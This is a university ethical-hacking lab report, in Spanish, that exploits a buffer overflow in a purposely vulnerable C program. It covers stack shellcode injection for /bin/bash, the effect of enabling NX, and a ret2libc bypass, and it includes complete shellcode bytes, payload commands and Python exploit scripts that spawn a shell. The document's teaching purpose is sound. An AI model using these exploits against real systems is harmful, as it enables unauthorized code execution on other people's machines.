UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Laboratorio 1: Protección NX y ret2libc

Pentesting y Hacking Ético (PHE)

27 de mayo de 2025

Martín González Prieto
Ezequiel Simó Bayarri

Índice

1. Inyección del shellcode de /bin/bash sobre una pila ejecutable

1.1. Idea general

En este apartado se busca explotar una vulnerabilidad de desbordamiento de buffer en un programa en C, aprovechando que la pila es ejecutable. El objetivo es inyectar un shellcode que invoque una shell /bin/bash, sobrescribiendo la dirección de retorno para redirigir la ejecución al shellcode almacenado en la pila. Esto se logra compilando el ejecutable deshabilitando todas las protecciones modernas (ASLR, NX, Stack Protector, PIE) y usando herramientas como objdump, gdb y ltrace para determinar las direcciones y offsets necesarios.

1.2. Obtención del shellcode

Para la obtención de los bytes correspondientes al shellcode de /bin/bash, utilizamos de base el codigo en asm proporcionado por la consigna para /bin/sh pero modificando algunas lineas.

```
1  .section .text
2  .global _start
3
4  _start:
5    xor %eax,%eax ; eax =0
6    push %eax ; push 0
7    push $0x68732f2f ; push "//sh "
8    push $0x6e69622f ; push "/ bin "
9    mov %esp,%ebx ; ebx -> "/ bin // sh "
10   push %eax ; push 0
11   push %ebx ; push ebx
12   mov %esp,%ecx ; ecx -> {"/ bin // sh " , 0}
13   mov $0xb,%al ; execve =11
14   int $0x80 ; syscall
```

Figura 1: Código proporcionado por la consigna del trabajo para /bin/sh

Como se trata de una inyección de código similar, ya que ambos ejecutables se encuentran en el /bin del sistema, lo único que se debería modificar es la linea 7, donde se pushea '//sh '. Sin embargo, '/bash' en hexadecimal (2F 62 61 73 68) excede los 32 bits de memoria ya que son 5 bytes. Por lo tanto, para este caso, se pusheo por separado 0x7361622f y 0x68 de modo que quede expresado '/bash' en little endian.

```
1  .section .text
2  .global _start
3
4  _start:
5    xor %eax , %eax
6    push %eax
7    push $0x68
8    push $0x7361622f
9    push $0x6e69622f
10   mov %esp , %ebx
11   push %eax
12   push %ebx
13   mov %esp , %ecx
14   mov $0xb , %al
15   int $0x80
```

Figura 2: Código para ejecutar /bin/bash

Posteriormente, se compiló en 32 bits y mediante 'objdump -d' se obtuvo el binario correspondiente al shellcode (Figura 3).

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ make bin
as --32 bash_shellcode.s -o shellcode.o
ld -m elf_i386 shellcode.o -o shellcode
objdump -d shellcode

shellcode:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       31 c0                   xor    %eax,%eax
 8049002:       50                      push   %eax
 8049003:       6a 68                   push   $0x68
 8049005:       68 2f 62 61 73          push   $0x7361622f
 804900a:       68 2f 62 69 6e          push   $0x6e69622f
 804900f:       89 e3                   mov    %esp,%ebx
 8049011:       50                      push   %eax
 8049012:       53                      push   %ebx
 8049013:       89 e1                   mov    %esp,%ecx
 8049015:       b0 0b                   mov    $0xb,%al
 8049017:       cd 80                   int    $0x80
```

Figura 3: Obtención del shellcode de /bin/bash

Finalmente, el binario resultante para el armado del payload tiene 25 bytes y están dispuestos de la siguiente manera:

```
1 \x31\xc0\x50\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\
    xe1\xb0\x0b\xcd\x80
```

1.3. Obtención de los bytes de padding



Figura 4: Estructura del stack

Para determinar la cantidad de bytes de padding necesarios, se pueden utilizar dos técnicas. Una de ellas sería ir introduciendo caracteres hasta provocar un fallo de segmentación, observando posteriormente con la herramienta dmesg dónde se produjo el salto.

La otra técnica, por la cual optamos, es utilizando gdb y calcular la distancia relativa entre la base del buffer y la dirección de retorno (eip) como se ve en la figura (4). Para esto, mediante gdb, ejecutamos **info frame** para saber el valor del eip (por ejemplo, 0xffffcf0c) e imprimimos el valor del puntero al buffer (por ejemplo, 0xffffceae), como se muestra en la figura 5. Cabe destacar que, aunque estos valores no sean los reales, nos sirven de referencia para poder sacar la distancia,

```
>>> info frame
Stack level 0, frame at 0xffffcf10:
 eip = 0x804918c in vulnerable (vuln1.c:11); saved eip = 0x80491d8
 called by frame at 0xffffcf30
 source language c.
 Arglist at 0xffffcf08, args:
 Locals at 0xffffcf08, Previous frame's sp is 0xffffcf10
 Saved registers:
  ebp at 0xffffcf08, eip at 0xffffcf0c
>>> p &buffer
$1 = (char (*)[82]) 0xffffceae
```

Figura 5: Direcciones de memoria del eip y del buffer

En este caso, el offset se determinó como 94 bytes, ya que 0xffffcf0c - 0xffffceae = 5e = 94, lo cual indica la cantidad de direcciones byte a byte desde el inicio del buffer hasta la dirección de retorno. El padding consiste en rellenar con bytes arbitrarios, puede ser A (0x41) o P (0x90) para alinear el shellcode antes de sobrescribir la dirección de retorno.

1.4. Obtención de los bytes de la dirección base

Se usaron gdb y ltrace para obtener la dirección base del buffer. Sin embargo, gdb mostró una dirección ligeramente diferente a la de ltrace, es por esto que se eligió la obtenida con ltrace por ejecutarse en un entorno más cercano al real (sin interrupciones ni cambios por el depurador). La dirección base, en este caso, fue 0xffffcf0e, y se dispuso en formato little endian para armar el payload. Esta dirección cambia dependiendo la sesión, por lo que es conveniente hacer un chequeo antes de incluirla en el payload.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ ltrace ./vuln1_nx
__libc_start_main(["./vuln1_nx"] <unfinished ...>
printf("Introduce datos: ")                              = 17
gets(0xffffcf0e, 0xf7fd1770, 0x804821c, 0xffffcf5cIntroduce datos:
)  = 0xffffcf0e
printf("Has introducido: %s \n", ""Has introducido:
)                  = 19
puts("Exploit failied "Exploit failied
)                              = 17
+++ exited (status 0) +++
```

Figura 6: Dirección base del buffer con ltrace

```
1 \x0e\xcf\xff\xff
```

1.5. Armado del payload y resultados del exploit

En la Figura 7 se muestra cómo se generó el payload completo, incluyendo:

- El *shellcode* de 25 bytes,
- Los bytes de *padding* necesarios (en este caso 94 bytes),
- La dirección base del buffer (`0xffffcf0e`) en formato *little endian*.

El payload fue volcado a un archivo binario llamado `payload_bash` (figura 7), que posteriormente se inyectó en el programa vulnerable.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ make bash RET=ffffcf0e
awk: cmd. line:1: warning: no hex digits in `\x' escape sequence
awk: cmd. line:1: warning: no hex digits in `\x' escape sequence
echo -en "\x31\xc0\x50\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\
x89\xe1\xb0\x0b\xcd\x80\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x0e\xcf\xff\xff" > payload_bash
Generated payload_bash with:
        25 bytes of shellcode
        69 bytes of padding
        EIP address to overwrite: ◆◆◆
00000000  31 c0 50 6a 68 68 2f 62  61 73 68 2f 62 69 6e 89  |1.Pjhh/bash/bin.|
00000010  e3 50 53 89 e1 b0 0b cd  80 90 90 90 90 90 90 90  |.PS.............|
00000020  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 0e cf  |................|
00000060  ff ff                                            |..|
00000062
```

Figura 7: Armado del payload especifico para /bin/bash con la dirección base del buffer obtenida

Como resultado, se consiguió ejecutar exitosamente una shell /bin/bash (Figura 8), lo cual se confirma por la aparición del listado de archivos en el directorio al ejecutar comandos como ls, demostrando que se ha obtenido acceso a una shell interactiva dentro del proceso explotado.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ (cat payload_bash; cat) | ./vuln1_nx

Introduce datos: Has introducido: 1◆Pjhh/bash/bin◆◆PS◆◆
                                                      ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
ls
Makefile           exploit_ls.py  parte3.txt    payload_sh  test.c   vuln1_nx
exploit_bash.py    exploit_sh.py  payload_bash  shellcodes  vuln1
exploit_bash_2.py  parte1.txt     payload_ls    test        vuln1.c
cd ..
ls
lab0  lab1  lab2
```

Figura 8: Resultado del exploit

2. Fallo de una inyección de shellcode sobre una pila no ejecutable (NX activado)

2.1. Compilación y comprobación del NX activado

Se recompiló el ejecutable sin la opción -z execstack, con lo cual la pila deja de ser ejecutable. El comando utilizado fue:

```
gcc -m32 -fno-pie -no-pie -fno-stack-protector -DDNI=XXXXXX -o vuln1_nx vuln1.c
```

Verificado con el comando:

```
readelf -W -l vuln1_nx | grep GNU_STACK
```

Se confirmó que el flag era RW, indicando que la pila ya no es ejecutable (sin E), como se muestra en la Figura 9.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ make compile_with_nx
gcc -std=c99 -m32 -fno-pie -no-pie -fno-stack-protector -g -DDNI=2086546955761158 -o vuln1 vuln1.c
vuln1.c: In function ‘vulnerable’:
vuln1.c:12:9: warning: ‘gets’ is deprecated [-Wdeprecated-declarations]
   12 |         gets (buffer);
      |         ^~~~
In file included from vuln1.c:1:
/usr/include/stdio.h:667:14: note: declared here
  667 | extern char *gets (char *__s) __wur __attribute_deprecated__;
      |             ^~~~
/usr/bin/ld: /tmp/ccTRD3A5.o: in function `vulnerable':
/home/mgp/Documents/phe/he/lab1/vuln1.c:12:(.text+0x1e): warning: the `gets' function is dangerous and should not be used.

┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ make read
readelf -W -l vuln1 | grep GNU_STACK
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
```

Figura 9: Compilación con NX

2.2. Resultado del exploit para pila ejecutable

Al ejecutar el payload previamente funcional, se obtuvo un fallo de segmentación (Segmentation fault) ya que el sistema intentó ejecutar código en la pila, que ahora tiene permisos de solo lectura y escritura (pero no de ejecución). Esto demuestra que con NX activo ya no es posible ejecutar shellcode inyectado directamente en la pila.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ (cat payload_bash; cat) | ./vuln1

Introduce datos: Has introducido: 1◆Pjhh/bash/bin◆◆PS◆◆
                                                        ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
ls
Segmentation fault
```

Figura 10: Ejecución con el payload original con código ejecutable sobre la pila

3. Bypass de NX con ret2libc para /bin/bash

3.1. Idea general

Ahora que se han visto las implicancias de activar el NX para la pila, se buscará realizar un exploit en python para poder realizar un ret2lib y ejecutar /bin/bash. Para esto se utiliza un modelo de script en python que precisa de la dirección de system y la dirección de un literal al comando. A su vez, se mantiene la compilación del programa para 32-bits sin ASLR, PIE y SSP.

```
1
2  offset = xx # Ajustar segun lo hallado
3  system_addr = 0xffffffff # Ajustar segun lo hallado
4  binsh_addr = 0xffffffff # Ajustar segun lo hallado
5
6  payload = b"A" * offset
7  payload += struct.pack ( "<I" , system_addr )
8  payload += b"JUNK" # Relleno
9  payload += struct.pack ( "<I" , binsh_addr )
10
11 sys.stdout.buffer.write (payload)
```

Figura 11: Código proporcionado por la consigna

El payload se conforma por un padding de 'A', tantas veces como la longitud del offset, la dirección de 'system' (para sobreescribir la dirección de retorno eip), un 'JUNK' que funciona como primer argumento de system y la dirección al comando que funciona como el segundo argumento y el que es ejecutado. Esta implementación resulta en un *segmentation fault* por culpa de este 'JUNK', una manera más limpia de realizarlo es que en vez de 'JUNK' se encuentre la dirección de exit() para que sea ejecutado.

3.2. ret2lib para /bin/sh

3.2.1. Obtención de las direcciones de system y la libc

Para obtener la dirección de system, se usó gdb con el comando **(gdb) p system**, resultando en 0xf7db84c0 (Figura 12).



Figura 12: Obtención de la dirección de system por gdb

Para encontrar la dirección del string '/bin/sh', encontramos dos formas de hacerlo. La primera fue utilizando **ldd** para conseguir la dirección base libc, y luego con **strings** y **grep** sobre */lib32/libc.so.6* encontramos el offset del primer literal de '/bin/sh', como se ve en la Figura 13.



Figura 13: Obtención de las direcciones de la libc para /bin/sh por fuera de gdb

La otra opción, que proporciona la cátedra, es usando gdb con **find 0xf7d7c000, 0xf7f9a000, '/bin/sh'**, obteniendo 0xf7f2fe3c, la misma dirección que se obtiene con [base de libc] + [offset de 'bin/sh'] (figura 14).



Figura 14: Comprobación de la dirección obtenida en gdb

3.2.2. Armado del exploit y resultados del exploit

Reemplazando estas direcciones, 0xf7db84c0 y 0xf7f2fe3c, en el script original y el padding obtenido con anterioridad para sobreescribir la dirección de retorno (94 bytes), se puede obtener un exploit funcional para bin/sh.



Figura 15: Exploit de /bin/sh sobre el ejecutable vulnerable con NX activado

Cabe mencionar que para tener un exploit un poco más limpio, que no dependa de dos direcciones, decidimos utilizar la cantidad de bytes que distan entre system y el literal '/bin/sh' para utilizar una única dirección, de modo que el código quede de la siguiente manera.

```python
offset = 94

# (gdb) p system
system_addr = 0xf7db84c0

# binsh_addr = 0xf7f2fe3c
# jump = 0xf7f2fe3c - system_addr
binsh_jump = 0x174C32

payload = b"A" * offset
payload += struct.pack ( "<I" , system_addr )
payload += b"JUNK" # Relleno
payload += struct.pack ( "<I" , system_addr +  binsh_jump)

sys.stdout.buffer.write (payload)
```

3.3. ret2lib para /bin/bash

Para este caso, en el que queremos realizar un ret2lib con /bin/bash deja de ser tan trivial. Como vemos en la figura 16, '/bin/bash' no se encuentra explícitamente dentro de la libc, por lo que no podremos utilizarla para hacer una llamada directa sobre ella.

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ strings -t x /lib32/libc.so.6 | grep "/bin/bash"

┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$
```

Figura 16: Literal '/bin/bash' no encontrado dentro de la libc

3.3.1. Armado del exploit y resultados del exploit

Es por el motivo anteriormente explicado, que lo que decidimos hacer es seguir utilizando 'system', pero esta vez, hacer la llamada a un lugar en el que podamos sobreescribir el comando '/bin/bash'.

En este caso, luego de sobreescribir la dirección de retorno con la dirección de 'system' y agregar el JUNK, se agrega la dirección de donde sobreescribamos el literal '/bin/bash'. Ahora, la pregunta es ¿dónde sobreescribirlo?.

Se podría optar por el inicio del buffer, como hicimos anteriormente con el shellcode, sin embargo, como este caso es un string y no un shellcode, para que la función gets() lo lea bien, es mejor introducirlo al final del payload, ya que se podría cortar la lectura cuando detecta el x00.

Lo que restaría sería obtener esta nueva dirección, como muestra la Figura 17, utilizando la dirección base del buffer y haciendo un salto por la cantidad de bytes del padding, de la dirección de 'system', del JUNK y también de la cantidad de bytes que ocupa la propia dirección, se consigue la dirección que debe utilizar system.



Figura 17: Estructura del nuevo payload para el ret2lib de '/bin/bash'

De este modo el código quedaría de la siguiente manera:

```
offset = 94
# (gdb) p system
system_addr = 0xf7db84c0
# ltrace ./vuln1 -> 0xffffcf1e
# + 94 bytes de offset
# + 4 bytes de system
# + 4 bytes de JUNK
# + 4 bytes de direccion base
base_addr = 0xffffcf1e + offset + 12
bash_cmd = b"/bin/bash\x00"

payload = b"A" * offset
payload += struct.pack ( "<I" , system_addr )
payload += b"JUNK" # Relleno
payload += struct.pack ( "<I" , base_addr )
payload += bash_cmd

sys.stdout.buffer.write (payload)
```

Para concluir, adjuntamos las evidencias del resultado del exploit:

```
┌──(mgp㉿kali)-[~/Documents/phe/he/lab1]
└─$ (python3 exploits/exploit_bash.py; cat) | ./vuln1

Introduce datos: Has introducido: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆◆◆◆JUNK◆◆◆◆/bin/bash
ls
exploits  Makefile  payloads  shellcodes  test  test.c  vuln1  vuln1.c  vuln1_nx
cd ..
ls
lab0  lab1  lab2
```

Figura 18: Exploit de /bin/bash sobre el ejecutable vulnerable con NX activado